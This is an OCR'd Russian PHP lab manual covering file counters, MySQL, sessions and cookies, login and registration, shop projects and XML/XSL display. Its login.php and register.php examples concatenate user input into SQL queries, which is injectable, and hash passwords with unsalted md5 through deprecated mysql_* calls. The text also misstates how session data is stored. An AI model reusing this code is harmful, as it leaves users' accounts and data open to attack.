// записываем в переменную $votes старое количество голосов fclose($f);
// закрываем файл
$votes++;
// увеличиваем на единицу количество голосов
$f=fopen($file,"w");
// открываем файл для записи
fwrite($f,$votes);
// записываем в файл новое количество голосов
fclose($f);
// закрываем файл
```


3. Дописать фрагмент программы для считывания информации из каждого файла и вывода результата.
4. Для вывода диаграммы можно воспользоваться тэгом горизонтальной линии <hr> с параметрами. Например:

```
?>
<hr align="left" color="#FF0000" size="20" width="<?=$vline?>">
<? Программный код
```

Значение параметра width, отвечающего за ширину линии, здесь заданы фрагментом php- скрипта – упрощенная форма вывода переменной. Само значение переменной $vline должно быть связано с переменной $votes масштабным коэффициентом, который следует подобрать самостоятельно.

Задание № 3. Реализовать приложение для работы с телефонным справочником, данные которого хранятся в текстовом файле. Предусмотреть возможность сохранения нескольких номеров телефона для одного абонента.
Задание № 4. Реализовать приложение для проверки доступности сервера, адрес которого введен пользователем в форму.
Задание № 5. Реализовать приложение для получения и отображения информации, полученной с удаленного сервера (например, прогноза погоды, ленты заголовков новостей).
Задание № 6. Реализовать приложение-файло-обменник, позволяющее посетителям страницы загружать фай-лы, пока не исчерпан указанный в настройках приложения об-щий дисковый лимит, а также просматривать список всех за-груженных файлов и удалять их. Предусмотреть список разрешенных типов файлов.

Лабораторная работа 4«Организация поддержки базы данных в PHP»
Цель: получение навыков работы с базами данных в PHP.
Задание № 1. Изучить материалы, содержащие теоретические сведения об организации работы с базами данных в языке PHP.
Задание № 2. Создать свою базу данных, например, baza1.



Просмотреть результаты работы MySQL, проанализировать выполненный SQL-запрос, получить его PHP-код. Выполнить тестирование примера по подключению к базе данных в PHP. Здесь и далее имя хоста будет localhost, имя пользователя – root, параметр пароль нужно оставить пустым. Таким образом, строка $p = mysql_connect("имя хоста", "имя пользователя","пароль") будет выглядеть так:
$p = mysql_connect("localhost", "root","");
А строка выбора базы данных:
mysql_select_db("baza1") or die("NO BASE");
Научиться создавать таблицы в базе данных средствами предложенного интерфейса. Познакомится с описанием характеристик полей при создании таблицы. Проанализировать описание полей при создании таблицы telephones:
create table telephones(id INT AUTO_INCREMENT PRIMARY KEY, surname VARCHAR(20),
email VARCHAR(20), tel VARCHAR(20));
Создать таблицу telephones средствами предложенного интерфейса. Заполнить таблицу двумя записями, научиться просматривать и редактировать записи. Удалить таблицу.
Создать таблицу с помощью программы PHP. Выполнить программу. Дополнить таблицу несколькими записями через предложенный интерфейс. Просмотреть таблицу telephones. Пополнить таблицу программными средствами PHP.
Создать собственную форму для заполнения таблицы. Наполнить таблицу данным, среди которых должны быть несколько записей с одинаковыми фамилиями. Научиться выводить данные из таблиц программными средствами.
Создать таблицу с товарами products (поля: идентификатор, название, цена, описание) и программно заполнить ее пятью – шестью товарами. Обеспечить средства интерфейса для работы с товарами (заполнение и просмотр таблицы).
Задание № 3. Средствами предложенного интерфейса для работы с базами данных создать таблицу для хранения данных о странах – производителях товаров в Вашем Интернет магазине. Например, таблицу country, которая содержит поля:
id_c – идентификатор страны, и name_c – название страны.
Типы полей выбрать самостоятельно. Пример таблицы приведен на рисунке.

Поле	Тип
id_c	int(11)
Name_c	varchar(30)

Заполнить таблицу двумя – тремя записями.

Пошел

←T→	id_c	Name_c
	1	Россия
	2	Китай

В таблицу products добавить еще одно поле – идентификатор страны – производителя. Тип данных этого поля должен совпадать с типом поля id_c таблицы country.

Поле	Тип
id	int(11)
name	tinytext
section	tinytext
description	text
price	float
country	int(11)

Заполнить в таблице products вновь созданное поле идентификатора страны значениями, соответствующими таблице country. Создать файл вывода каталога товаров так, чтобы он выводил не только товары, но и страны их производителей.
Обеспечить вывод товаров с сортировкой по полю секции товаров.
Рекомендации по созданию программы
Для обращения к связанным таблицам в запросе необходимо предварять названия полей именем их таблиц. В части FROM – указать имена таблиц через запятую, а в выражение WHERE указать условие равенства значений данных в полях связи. Например:
$query = "SELECT country.Name_c ,products.section, products.name, products.description, products.price FROM products, country WHERE (country.id_c=products.country) " ;
$result=mysql_query($query);
Пояснения к организации сортировки
В запросе на выборку сортировку можно выполнить с помощью инструкции order by имя поля. Например, для сортировки товаров по возрастанию их стоимости запрос будет выглядеть так:
$result=mysql_query("SELECT country.Name_c, products.section, products. name, products.description, products.price FROM products, country WHERE country.id_c=products.country order by products.price");
Чтобы задать обратный порядок сортировки нужно добавить инструкцию DESC после имени поля, являющегося ключом сортировки.
Задание № 4. Создать БД с тремя полями:
адрес электронной почты (50 символов), текст сообщения (250 символов), дата и время отправления. Написать программу, с помощью которой пользователи могут заполнить эту БД.
Задание № 5. Написать систему хранения книг в БД. Названия книг и авторы – больше ничего хранить не надо. Предложите структуру таблиц. Учтите, что книга может быть написана несколькими соавторами. Получите список книг, которые написаны тремя соавторами. То есть получить отчет «книга – количество соавторов» и отфильтровать те, у которых соавторов меньше 3х.

Сделайте это одним SQL запросом.

Задание № 6. Есть база: фильмы и страны, у одного фильма может быть много стран производителей, надо построить базу. Нерадивый программист удалял фильмы, но не подчистил таблицу связи. Надо найти и удалить все мусорные записи, которые остались в таблице связи.

Лабораторная работа 5 «Отслеживание сеансов (session)»

Цель: получение навыков регистрации и авторизации пользователей на сайте в PHP.

Теоретические сведения

Большинство сложных web-приложений позволяют регистрацию и авторизацию пользователей на сайте. Основой для управления механизмами авторизации служат сессии. Сессии позволяют создавать и использовать переменные, сохраняющие свое значение в течение всего времени работы пользователя с сайтом. При этом у каждого пользователя сайта данные переменные будут собственными, т.е. их область видимости (англ. variable scope) распространяется на все время нахождения на сайте конкретного пользователя, причем для каждого захода пользователя на ваш сайт эти переменные будут различными.

В основе всего механизма сессий лежит решение задачи об идентификации того, от кого именно пришел запрос на сервер. Если это будет точно известно, то уже не возникнет большой проблемы в том, чтобы предоставить скрипту информацию, относящуюся именно к этому конкретному пользователю.

Данная задача решается путем присвоения каждой сессии уникального идентификатора SID (англ. Session IDentifier), который создается в тот момент, когда пользователь заходит на сайт, и уничтожается, когда пользователь уходит с сайта. Он представляет собой строку из 32 символов, например, ac4f4a45bdc893434c95dcaffb1c1811. SID передается на сервер вместе с каждым запросом клиента и возвращается обратно вместе с ответом сервера.

Алгоритм генерации SID позволяет гарантировать его уникальность, поэтому исключена возможность того, что две сессии будут иметь один и тот же идентификатор сессии. PHP может использовать два различных механизма в качестве транспортного средства для передачи SID:

- файлы cookies;
- дополнительный параметр URL-адреса.

Cookies (от англ. *cookie* – печенье) – это небольшие текстовые файлы с зашифрованной информацией, отправляемые веб-сервером и хранимые на компьютере пользователя в назначенной браузером для этой цели системной папке. Браузер всякий раз при попытке открыть страницу соответствующего сайта пересылает его cookie серверу в составе HTTP-запроса, при этом SID сохраняется "внутри" браузера и остается незаметным для пользователя. Поддержка cookies – необязательное условие для браузера, она может отсутствовать или быть отключена. Все cookies, как минимум, имеют имя и значение, а отпра-вить их программно можно функцией bool setcookie (string $name [, string $value]), имеющей еще не-сколько необязательных параметров.

Прочитать имеющиеся для данной страницы cookies можно как элементы ассоциативного массива $_COOKIE.

Функции для удаления cookie не существует, это происходит либо по истечении срока ее хранения, либо по явному вызо-ву setcookie с указанием третьим параметром времени хранения, которое уже истекло: setcookie ('my_cookie','',time()–14*24*3600); Следует также учесть, что вначале сервер направляет cookie клиенту как часть отклика HTTP, потом клиент, если он готов принять cookie, возвращает ее серверу. Поэтому для проверки того, подключены ли cookies в браузере клиента, скрипту может понадобиться программная перезагрузка страницы.

```
<?php
 $my_cookie = '';
 if (!isset($_GET['step'])) { //Первый вызов
  setcookie ('my_cookie','ok');
  header ('Location: '.$_SERVER['PHP_SELF'].
'?step=1');//Перезагружаем с параметром step=1
 }
 else { //Это повторный вызов?
  $res=@$_COOKIE['my_cookie']=='ok'?
   'Yes':'No';

 setcookie ('my_cookie','',
  time()-14*24*3600);
 echo '<br>Cookie test: '.$res;
}
?>
```

При проверке этого кода после включения/выключения в браузере поддержки cookies для некоторых обозревателей может понадобиться их перезапуск. Менее "красивый" альтернативный способ работы с SID – его передача через параметр URL-адреса. PHP имеет возможность автоматически добавлять SID ко всем ссылкам в генерируемых HTML страницах, поэтому вам, как правило, не нужно будет заботиться о том, чтобы добавлять этот идентификатор к каждой ссылке вручную. Если же вы по каким-либо причинам хотите сами передавать идентификатор сессии – вы всегда можете получить его из константы SID или из функции session_id(). Данный способ неудобен тем, что SID будет отображаться во всех URL-адресах приложения, что может создать, например, проблему с идентификацией URL-адресов поисковыми машинами. Отключить использование номера сессии в URL можно настройкой session.use_trans_sid = 0 в файле php.ini. На практике примерно у 99,5 % пользователей cookies включены и поддерживаются, поэтому данный способ можно считать не очень актуальным.

Для того чтобы иметь возможность использовать сессионные переменные в своей программе, необходимо сначала создать сессию: session_start(); Нужно вызывать эту функцию на каждой странице, где тре-буется использовать сессионные переменные. Для наглядности сессии можно задать имя с помощью функции session_name(имя_сессии). Делать это нужно еще до инициализации сессии. Получить имя текущей сессии можно с помощью этой же функции, вызванной без параметров: session_name().

Регистрация сессионных переменных производится путем вызова следующей функции: session_register('var1','var2',...);

Зарегистрировать переменную также можно, просто записав ее значение в ассоциативный массив $_SESSION: $_SESSION['имя'] = 'значение';

В этом массиве хранятся и открыты для программного доступа все зарегистрированные (глобальные) переменные сессии. Получить идентификатор текущей сессии можно с помощью функции session_id(). Функция session_unregister(имя_переменной) удаляет указанную глобальную переменную из текущей сессии. Для того чтобы сбросить значения всех переменных сессии, можно использовать функцию session_unset().

Уничтожить текущую сессию целиком можно функцией session_destroy(). Она не сбрасывает значения глобальных переменных сессии и не удаляет cookies, но уничтожает все данные, ассоциируемые с текущей сессией. Следует понимать, что использование механизма сессий не гарантирует полной безопасности системы. Во-первых, данные, передающиеся по открытому протоколу HTTP, могут быть перехвачены, во-вторых, так как переменные сессии глобальны, они сохраняются в зашифрованном виде в cookie-файлах на компьютере пользователя. Более надежным решением представляется хранение ценных данных, таких как лоигны и пароли, только в базе и с шифрованием паролей, а также использование в важных приложениях защищенных версий протоколов, таких как HTTPS. С учетом сказанного, добавим к возможностям примера 9 несложный механизм регистрации и авторизации пользователей с использованием сессий.

Часть кода, доступная только для авторизованных пользователей, может быть реализована в файле index.php и других модулях системы следующим образом:

Функция check_user, добавленная в модуль functions.php, просто проверяет, выполнялась ли

```
$login1 = check_user();
if (!empty($login1)) {
  echo '<p>Вы вошли как '.$login1.
  '. <a href="logout.php">Выход</a></p>';
  //код для авторизованного пользователя
 }
 else {
  include "logform.php";
 }
```

авторизация, связанная с установкой определенной переменной сессии:

```
function check_user () {
 if (!isset($_SESSION['my_inside']))
  return '';
 else return $_SESSION['current_user'];
}
```

Включаемый модуль logform.php содержит код для вывода формы авторизации, отправки логина и пароля модулю login.php, непосредственно отвечающему за вход в систему, а также ссылки на модуль регистрации register.php:

```
<form method="post" action="login.php">
<table width=100% align=center border=0>
 <tr><td>Логин:</td>
 <td><input type=text size=32 maxlength=32
   name=login></td></tr>
 <tr><td>Пароль:</td>
 <td>
  <input type=password size=32 maxlength=32
   name=password></td></tr>
 <tr><td align=center>
  <a href="register.php">Регистрация</a></td>
  <td align=center>
   <input type=submit value="OK"></td></tr>
</table></form>
<?php /*другой код */ ?>
```

Модуль login.php сравнивает данные, полученные из формы входа, с логином и зашифрованным паролем, хранящимися в базе. При совпадении данных устанавливаются нужные переменные сессии и происходит перенаправление на главную страницу:

```
<?php
 $params = array('login','password');
 require_once ("functions.php");
 function login ($login1, $password1) {
  $sql = 'select login, password from '.
  'users where login="'.$login1.'" limit 0,1';
  $result = dbquery ($sql);
  if ($result and dbrows($result)>0) {
   $data = dbfetcha ($result);
   if ($data['password']==md5($password1)) {
    $_SESSION['my_inside']=1;
    $_SESSION['current_user']=$login1;
   }
  }
 }
 login ($login,$password);
 header('Location: index.php');
?>
```

Модуль logout.php, также вызываемый по ссылке из index.php, позволяет выйти из системы:

```php
<?php
 require_once ("functions.php");
 $current_user=check_user();
 if (!empty($current_user)) {
  $_SESSION = array();
  session_destroy ();
 }
 header('Location: index.php');
?>
```

Наконец, модуль register.php предоставляет форму для регистрации, проверяет введенный логин на уникальность и добавляет новую запись о пользователе, если регистрация успешна:

```php
<?php
 $params = array('login', 'password1',
 'password2');
 require_once ("functions.php");
 include "head.php";
 $error='';
 if (!empty($password1) and
      $password1!=$password2)
  $error.='Пароли не совпадают';
 if (!empty($login)) {
  $sql='select login from users '.
   'where login="'.$login.'" limit 0,1';
  $result=dbquery($sql);
  if ($result and dbrows($result)) {
   $data=dbfetcha($result);
   if ($data['login']==$login) {
    $error.='Такой логин уже есть';
   }
  }
 }
if (!empty($error)) {
 echo '<p>'.$error.
  ', <a href="register.php">попробуйте '.
  'еще раз</a></p>';
 include "foot.php";
 exit;
}
if (!empty($login) and !empty($password1)) {
 $sql='insert into users (login,password)'.
       ' values ("'.$login.'","'.
       md5($password1).'")';
 $result=dbquery($sql);
 if (!$result) { echo "Bad sql $sql"; }
 else {
  echo '<p>Регистрация успешна, войдите '.
   'в систему с <a href="index.php">'.
   'главной страницы</a></p>';
 }
}
else {
?>
 <form method="post">
 <table width=100% align=center border=0>
  <tr><td>Новый логин:</td>
<td><input type=text size=32 maxlength=32
     name=login></td></tr>
<tr><td>Новый пароль:</td>
<td><input type=password size=32 maxlength=32
     name=password1></td></tr>
<tr><td>Новый пароль еще раз:</td>
<td><input type=password size=32 maxlength=32
     name=password2></td></tr>
<tr><td colspan="2" align=center>
  <input type=submit value="OK"></td></tr>
</table></form>
<?php
 }
 include "foot.php";
?>
```

Предполагается, что включаемые файлы с именами head.php и foot.php содержат общие для всех файлов проекта дизайнерские "шапку" и "подвал" страницы. Рекомендуемые по итогам главы разделы стандартной справки: "Справочник языка" – "Предопределенные переменные" – "$_COOKIE", "Справочник функций" – "Функции для работы с сессиями".

Задание № 1. Изучить приведенный теоретический материал.

Задание № 2. Протестируйте приведенный пример.

Задание № 3. Написать программу сохранения персональных настроек пользователя (ник и фон страниц) с использованием функций управления сессией.

Задание № 4. Написать программу, которая применяет функции управления сессией для запоминания того, какие страницы уже посещались пользователем. Вывести список ссылок на все посещенные страницы.

Лабораторная работа 6 «Создание проекта «Регистрация»»

Цель: получение навыков регистрации и авторизации пользователей на сайте в PHP.

Задание № 1. Добавьте к скрипту приведенного в лабораторной работе № 5 возможности регистрации и авторизации пользователя, обеспечьте возможность добавления сообщений только от зарегистрированных пользователей. Реализуйте авторизацию через cookie-файлы.
Задание № 2. Создать форму, с помощью которой пользователь может задать свой ник и выбрать цвет фона страниц сайта.
Задание № 3. Использовать cookie для того, чтобы приветствовать пользователя по имени на следующих страницах с заданным фоном.

Лабораторная работа 7 «Создание проекта «Интернет магазин»»
Цель: получение навыков создания проекта «Интернет-магазин» в PHP.
Задание № 1. Создать веб-сайт "Интернет-магазин". Необходимо создать элемент дизайна форму для заказа товара в интернет-магазине. Реализовать средствами языка написания сценариев PHP обработку заказов клиентов по каталогу. Для этого необходимо создать сценарий, который считывает информацию из формы для обработки. По результатам заказа на сайте необходимо вывести на экран содержимое корзины пользователя с рассчитанной суммой заказа. На сайте необходимо осуществить проверку вводимых пользователем данных в форму. При обработке заказа следует использовать математические функции, а также различные условные операторы. Тематика:

1) книжный магазин научной литературы (заказ книг в определенной научной области);
2) магазин программных средств (заказ программ для ЭВМ);
3) магазин видео (покупка фильмов на DVD-дисках);
4) магазин компьютерных игр (заказ компьютерных игр на CD-дисках);
5) музыкальный магазин (заказ музыкальных компакт дисков);
6) цветочный магазин (заказ доставки цветов);
7) магазин парфюмерии и косметики (заказ косметики и парфюмерии по каталогу);
8) магазин одежды (заказ одежды по каталогу);
9) спортивный магазин (заказ спортивной формы и инвентаря);
10) магазин мебели (заказ мебели, элементов интерьера и товаров для дома).

При разработке веб-сайта связать между собой 10–15 веб-страниц. В исходном html-коде использовать комментарии каждого тега.
Задание № 2. Создать веб-сайт интернет-магазин. Реализовать средствами языка написания сценариев PHP обработку заказов клиентов по каталогу. Необходимо создать элемент дизайна форму и реализовать сохранение данных пользователя в текстовый файл. Организовать работу по открытию, просмотру и записи данных в файл. Помимо этого необходимо реализовать вывод содержимого файла на экран. Реализовать счетчик посещений. Обработку следует реализовать по тематике лабораторной работы № 3. При разработке веб-сайта связать между собой 10–15 веб-страниц. В исходном html-коде использовать комментарии каждого тега.
Задание № 3. Написать скрипт, позволяющий организовать интернет-магазин.
Список товаров хранится в базе данных на стороне сервера. Покупатель должен иметь возможность просмотреть все имеющиеся в наличии товары и сделать заказ. Покупатель должен иметь возможность сделать запрос, например, указав интервал цен, который его устраивает или какие-либо другие данные. До тех пор, пока покупатель выбирает отдельные товары, его заказ хранится на стороне клиента в виде cookie. После того как покупатель сформировал заказ, заказ отсылается на сторону сервера, где покупка товара учитывается в базе данных.
Варианты индивидуальных заданий
1. В базе данных содержится информация о книгах: автор, название, изображение обложки, издательство, год выпуска, цена.
2. В базе данных содержится информация об автомобилях: модель, изображение автомобиля, год выпуска, тип кузова, мощность двигателя, цвет, цена.
3. В базе данных содержится информация о туристических поездках: страна, город, изображение городской достопримечательности, количество дней, дата поездки, класс отеля.
4. В базе данных содержится информация о журналах: название, изображение обложки, год выпуска, номер, издательство, число страниц, цена.
5. В базе данных содержится информация о местах в отеле: название отеля, класс номера, изображение номера, количество мест в номере, цена.

Лабораторная работа 8«Составление схем XML-документов»
Цель: ознакомиться с XML, научиться разбирать структуру XML-документа.

Теоретические сведения

XML (Extensible Markup Language) – это язык разметки, описывающий целый класс объектов данных, называемых XML– документами. Этот язык используется в качестве средства для описания грамматики других языков и контроля за правильностью составления документов, т.е. сам по себе XML не содержит никаких тэгов, предназначенных для разметки, он просто определяет порядок их создания.

Сам процесс создания XML документа очень прост и требует от нас лишь базовых знаний HTML и понимания тех задач, которые мы хотим выполнить, используя XML в качестве языка разметки. Таким образом, у разработчиков появляется уникальная возможность определять собственные команды, позволяющие им наиболее эффективно определять данные, содержащиеся в документе. Автор документа создает его структуру, строит необходимые связи между элементами, используя те команды, которые удовлетворяют его требованиям, и добивается такого типа разметки, которое необходимо ему для выполнения операций просмотра, поиска, анализа документа.

XML позволяет осуществлять контроль за корректностью данных, хранящихся в документах, производить проверки иерархических соотношений внутри документа и устанавливать единый стандарт на структуру документов, содержимым которых могут быть самые различные данные. Это означает, что его можно использовать при построении сложных информационных систем, в которых очень важным является вопрос обмена информацией между различными приложениями, работающими в одной системе. Создавая структуру механизма обмена информации в самом начале работы над проектом, менеджер может избавить себя в будущем от многих проблем, связанных с несовместимостью используемых различными компонентами системы форматов данных.

Задание № 1. Создайте XML-документ.

index.xml

```
<?xml version="1.0" encoding="windows-1251" ?>
<notepad>
 <note id="1" date="11/04/99" time="13:30">
 <subject>Важная деловая встреча</subject>
 <importance/>
 <text>
        Надо встретиться с <person id="1625">Иваном

Ивановичем</person>, предварительно
        позвонив ему по телефону <tel>123-12-12</tel>
 </text>
</note>
 <note id="2" date="12/04/99" time="13:00">
 <subject>Позвонить домой</subject>
 <text>
 <tel>124-13-13</tel>
 </text>
 </note>
 ...
<note id="3" date="13/04/99" time="5:00">
 <subject>Поехать с Максом на рыбалку</subject>
 <text>
        Напомнить Максу чтобы он сварил кашу и взял блёсна.
 <tel>124-10-13</tel>
 </text>
 </note>

</notepad>
```

Создайте файл содержащий стиль оформления 1.css.

1.css


```
text {  font-family: Verdana, Arial, Helvetica, sans-serif; font-size:
12px; font-style: normal; color: #FFFFFF; background-color: #202036}

subject {  font-family: Arial;font-size: 12px; font-style: normal;
color: white; background-color: gray}

tel {color: yellow}
```

Результат

Важная деловая встреча Надо встретиться с Иваном Ивановичем, предварительно позвонив ему по телефону 123-12-12 Позвонить домой 124-13-13 ... Поехать с Максом на рыбалку Напомнить Максу чтобы он сварил кашу и взял блёсна 124-10-13

Задание № 2. Создайть XML-документ, который будет содержать информацию по вашей специальности в других университетах (университет, проходной балл, план набора, город, в котором размещен университет). При выполнении задания используйте css.

Задание № 3. Создайте XML-документ с подключением css в соответствии с рисунком.



Лабораторная работа 9«Отображение XML-документов различными способами»

Цель: ознакомиться со способами отображения XML-документов.

Теоретические сведения

XSL является приложением XML, т.е. XSL-таблица представляет собой корректно сформированный XML-документ, который отвечает правилам XSL. Подобно любому XML-документу, XSL-таблица стилей содержит простой текст, и вы можете создать ее с помощью любого текстового редактора.

Можно связать XSL-таблицу стилей с XML-документом, включив в документ инструкцию по обработке xml-stylesheet, которая имеет следующую обобщенную форму записи:

<?xml-stylesheet type="text/xsl" href="3.xslt"?>

Таблица стилей при этом должна размещаться на том же домене, что и XML-документ, с которым вы ее связываете.

Если вы не связали XML-документ ни с CSS-таблицей, ни с XSL-таблицей стилей, браузер отобразит документ с помощью встроенной XSL-таблицы, которая используется по умолчанию. Эта таблица стилей отображает исходный XML-текст в виде дерева с возможностью свертывания/развертывания уровней.

В отличие от CSS, содержащей правила, XSL-таблица стилей включает один или несколько шаблонов, каждый из которых содержит информацию для отображения в определенной ветви элементов в XML-документе.

Каждая XSL-таблица стилей должна иметь элемент Документ, известный как корневой элемент, является XML-элементом верхнего уровня, который содержит все остальные элементы.

<?xml version="1.0" encoding="UTF-8"?>

<xsl:stylesheetversion="1.0" xmlns:xsl="http://www.w3.org/XSL/Transform">

Элемент Документ xsl:stylesheet служит не только хранилищем других элементов, но также идентифицирует документ как XSL-таблицу стилей. Все XSL-элементы принадлежат пространству имен xsl, т.е. вы предваряете имя каждого XSL-элемента префиксом xsl:, обозначающим пространство имен.

Элемент Документ xsl:stylesheet XSL-таблицы стилей должен содержать один или несколько шаблонов элементов, которые для краткости будем называть шаблонами.

<xsl:template match="/">

<!–– дочерние элементы … -->

</xsl:template>

Браузер использует шаблон для отображения определенной ветви элементов в иерархии XML-документа, с которым вы связываете таблицу стилей. Атрибут match шаблона указывает на определенную ветвь.

Значение атрибута match носит название образца (pattern). Образец в данном примере ("/") представляет корневой элемент всего XML-документа.

Каждая XSL-таблица стилей должна содержать один и только один шаблон с атрибутом match, который имеет значение "/".

Корневой образец ("/") не представляет элемент Документ (или корневой элемент) XML-документа. Он представляет весь документ, для которого элемент Документ является дочерним (т.е. он аналогичен корневому узлу Document в объектной модели документа DOM)

Пример использования XSL-таблицы стилей для предоставления информации в виде таблицы:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<html>
<body>
<h2> Список специальностей факультета ИТ</h2>
<table border="1">
<tr bgcolor="#9acd32">
<th style="text-align:center">Специальность</th>
<th style="text-align:center">Срок обучения</th>
<th style="text-align:center">Предметы ЦТ</th>
<th style="text-align:center">План набора</th>
<th style="text-align:center">Проходной балл</th>
</tr>
<xsl:for-each select="FACULTY/SPECIALIZATION">
<tr><td><xsl:value-of select="NAME"></td>
<td><xsl:value-of select="TIME"></td>
<td><xsl:value-of select="EXAM"></td>
<td><xsl:value-of select="PAGES"></td>
<td><xsl:value-of select="PASSING"></td>
</tr>
</xsl:for-each>
</table>
</body>
</html>
</xsl:template>
</xsl:stylesheet>
```

Оператор пути в значении атрибута select относится к текущем уэлементу. Каждый контекст внутри XSL-таблицы стилей относится к текущему элементу. Если вы опустите атрибут select для XSL-элемента value-of, элемент будет осуществлять вывод текстового содержимого плюс текстовое содержимое всех дочерних элементов в текущий элемент.

Порядок элементов value-of в шаблоне определяет порядок, в котором браузер отображает эти элементы. Таким образом, даже из этой простой таблицы стилей вы можете понять, что XSL-таблица стилей является гораздо более гибкой, чем CSS, которая всегда отображает элементы в том порядке, в котором они следуют в документе.

Элемент for-each выполняет две основные задачи:

– осуществляет вывод блока элементов, содержащихся внутри элемента for-each, повторяя его для каждого XML-элемента в документе, отвечающего образцу, присвоенному атрибуту select элемента for-each;

– внутри элемента for-each задает текущий элемент, устанавливаемый атрибутом select элемента for-each.

Не нужно включать в XSL-шаблон элементы, представляющие элементы HTML или BODY, которые являются стандартными составными частями HTML-страницы, поскольку браузер сам эффективно их формирует.

Каждый из элементов, представляющих HTML-разметку, должен быть корректно сформированным XML-элементом, а также стандартным HTML-элементом. Не забывайте, что XSL-таблица стилей является XML-документом.

Задание № 1. Оформите задание лабораторной работы № 8 через подключение XSL.

Отображение XML-документа с помощью связывания данных

Метод связывания данных требует создания HTML-страницы, связывания с ней XML- документа и установления взаимодействий стандартных HTML-элементов на странице, таких как SPAN или TABLE, с элементами XML. В дальнейшем HTML-элементы автоматически отображают информацию из связанных с ними XML-элементов.

Два основных этапа при связывании данных:

1. Установка связи XML-документа с HTML-страницей, на которой вы хотите отобразить данные XML. Этот шаг обычно реализуется включением HTML элемента с именем XML в HTML-страницу. Например, следующий элемент на HTML-странице связывает XML-документ Book.xml со страницей:

```
<XML ID="dsoBook" SRC="Book.xml"></XML>
```

2. Сцепление HTML-элементов с XML-элементами. Когда вы сцепляете HTML-элементы с XML-элементом, HTML-элемент автоматически отображает содержимое XML-элемента. Например, следующий элемент SPAN на HTML-странице сцеплен с элементом AUTHOR связанного XML-документа:

```
<SPAN DATASRC="#dsoBook" DATAFLD="AUTHOR"></SPAN>
```

В результате HTML-элемент SPAN отображает содержимое XML-элемента AUTHOR.

Чтобы отобразить XML-документ на HTML-странице, вы должны установить его связь со страницей. Самый простой путь сделать это в Microsoft Internet Explorer 5 – включить в страницу HTML-элемент с именем XML, так называемый фрагмент данных. Можно использовать одну из двух различных форм записи для фрагмента данных.

В первой форме весь текст XML-документа помещается между начальным и конечным тегами XML.

Во второй форме записи HTML-элемент с именем XML остается пустым и содержит только URL XML-документа.

Когда браузер открывает HTML-страницу, его встроенный XML-процессор синтаксически анализирует XML-документ. Браузер также создает программный объект, который носит название Объект исходных данных (Data Source Object DSO), который хранит данные XML и обеспечивает доступ к этим данным. DSO хранит данные XML как набор записей, т.е. множество записей и их полей.

Когда вы сцепляете HTML-элемент с XML-элементом, DSO автоматически предоставляет значение XML-элемента и управляет всеми его свойствами. DSO также позволяет вам напрямую осуществлять доступ и манипулирование имеющимся набором записей посредством ряда методов, свойств и событий.

Если вы открываете XML-документ через фрагмент данных на HTML-странице, Internet Explorer 5 проверяет, является ли документ корректно сформированным, а также – если документ включает объявление типа документа – является ли он валидным. Однако в том случае, если документ содержит ошибку, Internet Explorer 5 просто не будет отображать данные XML, не выводя сообщение об ошибке.

Вы можете осуществлять сцепление HTML-элементов с XML-элементами двумя основными способами.

Табличное сцепление, что означает сцепление HTML-элемента TABLE с данными XML, так что в таблице автоматически отображается весь набор записей, принадлежащих XML-документу.

```
<TABLE DATASRC="#dsoInventory" BORDER="1" CELLPADDING="2">
<THEAD> <TH>Title</TH>  <TH>Author</TH> </THEAD> <TR ALIGN="center">
<TD><SPAN DATAFLD="TITLE"STYLE="font-style:italic"></SPAN></TD>
    <TD><SPAN DATAFLD="AUTHOR"></SPAN></TD> </TR> </TABLE>
```

Если XML-документ содержит много записей, можно воспользоваться постраничный вывод, для этого необходимо:

Установите максимальное число записей, которое будет выводиться на странице с помощью атрибута DATAPAGESIZE элемента TABLE.

Присвойте уникальный идентификатор атрибуту ID элемента TABLE.

```
<TABLE ID="InventoryTable" DATASRC="#dsoInventory" DATAPAGESIZE="5">
```

Для перемещения между записями используются методы элемента TABLE такие как FirstPage, previousPage, nextPage, LastPage.

Для отображения иерархической структуры записей можно использовать вложенные таблицы.

Например, разметка для вложенной таблицы может выглядеть следующим образом:

```
<TABLE DATASRC="#dsoInventory" DATAFLD="BOOK" BORDER=0 CELLSPACING=10>
```

Сцепление по отдельным записям , что означает сцепление не табличных элементов HTML (например, элементов SPAN) с XML-элементами таким образом, что за один раз отображается только одна запись.

```
<SPAN STYLE="font-weight:bold" DATASRC="#dsoBook" DATAFLD="TITLE"></SPAN>
```

